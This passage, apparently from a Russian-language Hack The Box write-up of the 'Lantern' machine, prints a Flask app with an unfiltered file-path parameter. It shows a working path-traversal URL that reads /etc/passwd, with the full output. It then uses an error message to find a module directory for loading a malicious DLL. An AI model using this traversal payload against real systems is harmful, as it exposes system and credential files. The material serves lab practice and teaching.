
Choose modeule: Logs

```
/var/www/sites/lantern.htb
  app.py
  static
    css
      style.css
    js
      main.js
    images
      about-2.jpg
      blog-1.jpg
      about.jpg
      avatar-1.jpg
      blog-2.jpg
      bg-top.jpg
      about-1.jpg
      avatar.jpg
      avatar-2.jpg
      bg-bot.jpg
```

```
from flask import Flask, render_template, send_file, request, re
from werkzeug.utils import secure_filename
import os

app=Flask("__name__")

@app.route('/')
def index():
    if request.headers['Host'] != "lantern.htb":
        return redirect("http://lantern.htb/", code=302)
    return render_template("index.html")

@app.route('/vacancies')
def vacancies():
    return render_template('vacancies.html')

@app.route('/submit', methods=['POST'])
def save_vacancy():
    name = request.form.get('name')
    email = request.form.get('email')
    vacancy = request.form.get('vacancy', default='Middle Fronte

    if 'resume' in request.files:
```

Структура файлов

Просмотрим основной файл `app.py`. Мое внимание привлек эндпоинт `/PrivacyAndPolicy`, который принимает параметры `lang` и `ext` и использует их в формировании пути без какой-либо фильтрации (строки 38–45).




home > ralf > tmp > HTB > lantern > app.py

```
1   from flask import Flask, render_template, send_file, request, redirect, json
2   from werkzeug.utils import secure_filename
3   import os
4
5   app=Flask("__name__")
6
7   @app.route('/')
8   def index():
9       if request.headers['Host'] != "lantern.htb":
10          return redirect("http://lantern.htb/", code=302)
11      return render_template("index.html")
12
13  @app.route('/vacancies')
14  def vacancies():
15      return render_template('vacancies.html')
16
17  @app.route('/submit', methods=['POST'])
18  def save_vacancy():
19      name = request.form.get('name')
20      email = request.form.get('email')
21      vacancy = request.form.get('vacancy', default='Middle Frontend Developer')
22
23      if 'resume' in request.files:
24          try:
25              file = request.files['resume']
26              resume_name = file.filename
27              if resume_name.endswith('.pdf') or resume_name == '':
28                  filename = secure_filename(f"resume-{name}-{vacancy}-latern.pdf")
29                  upload_folder = os.path.join(os.getcwd(), 'uploads')
30                  destination = '/'.join([upload_folder, filename])
31                  file.save(destination)
32              else:
33                  return "Only PDF files allowed!"
34          except:
35              return "Something went wrong!"
36      return "Thank you! We will conact you very soon!"
37
38  @app.route('/PrivacyAndPolicy')
39  def sendPolicyAgreement():
40      lang = request.args.get('lang')
41      file_ext = request.args.get('ext')
42      try:
43              return send_file(f'/var/www/sites/localisation/{lang}.{file_ext}')
44      except:
45              return send_file(f'/var/www/sites/localisation/default/policy.pdf', 'application/pdf')
46
47  if __name__ == '__main__':
48      app.run(host='127.0.0.1', port=8000)
```

Содержимое файла app.py

То есть на сервере есть уязвимость, позволяющая получить содержимое произвольного файла. Для проверки получим содержимое файла `/etc/passwd`.


```
http://lantern.htb/PrivacyAndPolicy?lang=../../../../&ext=./etc/passwd
```



```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www/sites:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-network:x:101:102:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:102:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:103:104::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:104:105:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
pollinate:x:105:1::/var/cache/pollinate:/bin/false
sshd:x:106:65534::/run/sshd:/usr/sbin/nologin
syslog:x:107:113::/home/syslog:/usr/sbin/nologin
uuidd:x:108:114::/run/uuidd:/usr/sbin/nologin
tcpdump:x:109:115::/nonexistent:/usr/sbin/nologin
tss:x:110:116:TPM software stack,,,:/var/lib/tpm:/bin/false
landscape:x:111:117::/var/lib/landscape:/usr/sbin/nologin
fwupd-refresh:x:112:118:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
usbmux:x:113:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
tomas:x:1000:1000:tomas:/home/tomas:/bin/bash
lxd:x:999:100::/var/snap/lxd/common/lxd:/bin/false
_laurel:x:998:998::/var/log/laurel:/bin/false
```

Содержимое файла /etc/passwd

Раскрутить эту уязвимость не вышло, поэтому я обратил внимание на функцию использования модулей. Если изменить стандартный модуль Logs на любой произвольный, то получим ошибку, раскрывающую путь к компонентам.



Admin Dashboard


Choose modeule: Logs123

An error occurred: Could not load file or assembly '/opt/components/Logs123.dll'. The system cannot find the file specified.

```
10.10.16.28 - - [06/Oct/2024:07:52:07 +0000] "GET /static/images/about-1.jpg HTTP/1.1" 304 0 "http://lantern.htb/" "Mozi
10.10.16.28 - - [06/Oct/2024:07:52:07 +0000] "GET /js/main.js HTTP/1.1" 404 207 "http://lantern.htb/" "Mozilla/5.0 (Wind
10.10.16.28 - - [06/Oct/2024:07:52:07 +0000] "GET /images/logo.svg HTTP/1.1" 404 207 "http://lantern.htb/" "Mozilla/5.0
10.10.16.28 - - [06/Oct/2024:07:52:07 +0000] "GET /static/css/style.css HTTP/1.1" 304 0 "http://lantern.htb/" "Mozilla/5
```

Ошибка загрузки модуля

Получается, что, если загрузить в каталог свой модуль, его можно будет подключить в программу. Отловим запрос на загрузку файла `evil.dll` в Burp Proxy.

